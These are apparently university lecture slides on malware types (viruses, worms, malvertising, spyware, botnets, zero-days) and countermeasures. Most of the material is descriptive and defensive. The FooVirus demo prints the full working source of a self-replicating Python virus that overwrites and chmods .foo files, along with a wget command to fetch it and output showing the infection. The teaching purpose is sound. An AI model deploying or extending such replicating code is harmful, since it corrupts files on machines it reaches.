5. More Malware

Jin Hong

jin.hong@uwa.edu.au

Virus

- Malicious program that spreads through the network by infecting various **files**
- Infected files will **execute** the malicious program without the user knowing first, and then run the normal program
- Viruses will also **replicate** itself by replacing other executable files by attaching the malicious program
- Many viruses spread through **file sharing**
  - E.g., email attachments, USB sharing, FTP, downloads etc.
  - Requires the infected files to be transferred to other hosts


Virus

- Any OS that allow third-party programs to run are **susceptible** to virus infections.
- On Unix/Linux systems, this is slightly more difficult as the virus has the same permission as the user.
  - i.e., if the user cannot read/modify some files, the virus cannot also.
- Nevertheless, its core goal – duplicate itself – can still happen.
  - As mentioned before, the replicas may be different from the original.

- So now, we will use a simple virus that does the above and observe its behaviour.

Virus

- The virus will primarily infect .foo files only.
- Hence, it is called the "FooVirus".
- We will execute a virus that works as follows:
  - Within the same directory, if the file extension is ".foo", it will infect it.
  - If the infected file is moved/shared and is executed, it will infect other ".foo" files.
  - It will do nothing else but the above tasks (pretty harmless).
  - But you can see how this can quickly become harmful.



FooVirus

Demo

wget https://raw.githubusercontent.com/uwacyber/cits3006/2022s2/cits3006-labs/files/foo_virus.py

FooVirus

```
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
  IN = open(item, 'r')
  all_of_it = IN.readlines()
  IN.close()
  if any('foovirus' in line for line in all_of_it): continue
  os.chmod(item, 0o777)
  OUT = open(item, 'w')
  OUT.writelines(virus)
  all_of_it = ['#' + line for line in all_of_it]
  OUT.writelines(all_of_it)
  OUT.close()
```

1. Check the first 37 lines
2. Iterate through files with .foo extensions
3. Copy contents from the file in `all_of_it`
4. Skip if already infected
5. Give full permissions and write virus
6. Put back the original content

FooVirus

- When you execute the FooVirus, it will display the message and infect the files.
- Once infected, they become executable files.

```
┌──(jin㉿kali)-[~/cits3006/lect5]
└─$ ls
a.foo  b.foo  foo_virus.py  test

┌──(jin㉿kali)-[~/cits3006/lect5]
└─$ python3 foo_virus.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.
```

FooVirus

- The infected files can be moved or copied to other directories or computers.
- They can also be run, which will infect other .foo files in the directory.
- This can easily be modified to enumerate all files in the filesystem.

```
┌──(jin㉿kali)-[~/cits3006/lect5/test]
└─$ ./a.foo

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.
```

FooVirus

- It shows that the virus content is copied onto the target file, and the target file content is appended at the end
  - Usually to continue its operation once the virus has completed its execution.

```
┌──(jin㉿kali)-[~/cits3006/lect5/test]
└─$ cat dos.foo
#!/usr/bin/env python
import sys
import os
import glob

## FooVirus.py
## Author: Avi kak (kak@purdue.edu)
## Date: April 5, 2016; Updated April 6, 2022

print("""\nHELLO FROM FooVirus\n\n
This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.\n\n""")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
  IN = open(item, 'r')
  all_of_it = IN.readlines()
  IN.close()
  if any('foovirus' in line for line in all_of_it): continue
  os.chmod(item, 0o777)
  OUT = open(item, 'w')
  OUT.writelines(virus)
  all_of_it = ['#' + line for line in all_of_it]
  OUT.writelines(all_of_it)
  OUT.close()
#this is some file.
#from scapy.all import *
#import argparse
```

Virus - Protection

- Antiviruses
  - Scanning email attachments
  - Checking virus activities (signatures and/or anomaly detection)
  - Examples include Norton, McAfee, Trend Micro, Symantec, Sophos etc.
  - Incorporate sandboxing, AI, data mining, machine learning etc.
- Access restriction
  - Remote access control
  - Firewalls
  - Email filtering

Worm

- Focuses on **spreading** through the network
- Exploits various **network vulnerabilities** to spread itself
  - Unprotected shared drives
  - FTP vulnerabilities (typically buffer overflow)
  - E.g., Ramen, Lion, Code-Red, Conficker
- May also release viruses upon opening
  - E.g., MyDoom.A -> backdoor and DoS
  - E.g., MyDoom.B -> MyDoom.A + block access to antivirus sites

Worm vs Virus

- “Virus does not intentionally try to spread itself from that computer to other computers. In most cases, that's where humans come in”

- “Worm is a program that is designed to copy itself from one computer to another over a network (e.g., by using e-mail). The worm spreads itself to many computers over a network”

http://www.symantec.com/avcenter/reference/worm.vs.virus.pdf

Malvertising


- Malicious advertising
- Spread of malware through advertising
- Sometimes, just viewing can affect your system
- About 10 billion ads were malvertisement in 2012*
- In 2017, Google blocked 79 million ads with redirection and removed 48 million ads trying to install unwanted software#

"Anti-Malvertising Resources" Online Trust Alliance. Retrieved 2018-05-25, https://www.csoonline.com/article/3373647/what-is-malvertising-and-how-you-can-protect-against-it.html

Malvertising


- Many different ways they can get in:
  - Pop-up ads
  - Web widgets
  - Hidden iframes
  - Malicious banners
  - Third-party advertisement
  - Etc.

Malvertising



Malvertising!


Malvertising



Malvertising can be "hidden" from the user by creating invisible boxes

Malvertising – Protection

- Keeping up-to-date software and OS
- Antivirus and other malware protection methods
- Browser extensions alerting malvertising campaigns



Spyware

- Variety of meanings including key loggers unsolicited commercial software, scumware, Trojan horses etc.

Spyware – Key Loggers


- Actions on computer is **monitored** and **captured** by adversaries
- Can be software or hardware
- Strong passwords are **no longer** effective

- Use:
  - Anti keyloggers, antivirus, anti-spyware
  - Monitor malicious network traffic
  - Security tokens
  - Automatic form fillers etc.


Demo

Spyware – Unsolicited Software

- Unsolicited commercial software are installed without user's intensions
  - E.g., Piggyback software
- May contain spyware to snoop user activities
- Always check what you are agreeing to install



Harvesting Personal Information



Name
Address/geography
Place of work
Name of bank
Ebay/PayPal
Family information
Friend information

Highly focused customised social engineering attack

Harvesting Personal Information

- We just trust them too much
  - Chrome Incognito mode still allow third parties to collect data
    - https://www.wired.co.uk/article/google-chrome-incognito-mode-privacy
  - Facebook listening in on user conversations
    - https://www.scmp.com/news/world/united-states-canada/article/3022682/facebook-admits-listening-transcribing-users
  - Microsoft listening on Skype calls
    - https://www.scmp.com/news/world/united-states-canada/article/3021896/microsoft-admits-its-workers-listen-your-skype
  - Apps collect your data even you deny permissions
    - https://www.cnet.com/news/more-than-1000-android-apps-harvest-your-data-even-after-you-deny-permissions/

Q: Is this okay or not?

Botnet

- A bot is an application that runs automated tasks over the Internet
  - E.g., web crawlers
- A botnet is a collection of connected devices that runs one or more bots
- Botnet can deploy various types of attacks
  - E.g., DDoS, spamming
  - But also stealing data and accessing bots

Botnet


1. A botnet operator infects users
2. The bot on the infected PC communicate back to the command-and-control server
3. A spammer purchases the services of the botnet from the operator
4. (a) The spammer provides the spam messages to the operator
   (b) The botnet operator uses bots to send out the spam message

https://commons.wikimedia.org/wiki/File:Botnet.svg

Zero-day

- Zero-day attacks take advantage of software vulnerability for which there are **no available fixes**
- Attacks take advantage of flaws before software makers can fix them
- Has become significant issue from 2008 on
- Emphasises importance of safe configuration policies and good incident reporting systems

Zero-day



http://securityaffairs.co/wordpress/wp-content/uploads/2013/12/zero-day-vulnerability-life-cycle.jpg

Zero-day: detection

- A few techniques exist to detect zero-day attacks:
  - **Statistical-based:**
    - This approach to detecting Zero-Day exploits in real time relies on attack profiles built from historical data.
  - **Signature-based:**
    - This detection approach is dependent on signatures made from known exploits.
  - **Behaviour-based:**
    - This model defence is based on the analysis of the exploit's interaction with the target.
  - **Hybrid-based:**
    - As the name suggests, this approach is a blending of different approaches.

Symantec "Guide to zero-day exploits" 2017 - https://www.websecurity.symantec.com/content/dam/websitesecurity/digitalassets/desktop/pdfs/datasheet/Guide_to_Zero_Day_Exploits.pdf

Malware Countermeasure

- Largely divides into Detection and Response.
- Detection can be placed at:
  - During download (i.e., network-based intrusion detection systems (IDS))
  - After download (i.e., host-based IDS, antivirus)
  - During execution (i.e., host and network security tools for function analysis)

- Polymorphism and metamorphism are effective against the above detection methods.
- What could we do to detect such malware?

Malware Countermeasure

- Response includes:
  - Isolation
  - Recovery
  - Forensics
  - Remediation

- Which one is the best?
- Which one is the cheapest?

Additional Readings

*not assessed

- Common Attack Pattern Enumeration and Classification
  - https://capec.mitre.org/index.html
- USB hacking video
  - https://twitter.com/i/status/1094389042685259776
- Virus Timeline
  - https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#2010%E2%80%93present
- 8 famous viruses
  - https://uk.norton.com/norton-blog/2016/02/the_8_most_famousco.html
- Zeus phishing email
  - http://www.salisbury.edu/helpdesk/security/latest/phishing_attempt__4122012_VariousZeusbot.html
- Document analysis cheat sheet
  - https://zeltser.com/analyzing-malicious-documents/?fbclid=IwAR3d2de5lJfacOaHBtR5RbtPCW7QFccv18LOjAHGAPW4N99PubT951EGRSc

References

- Materials adopted from
- Avi Kak, Purdue University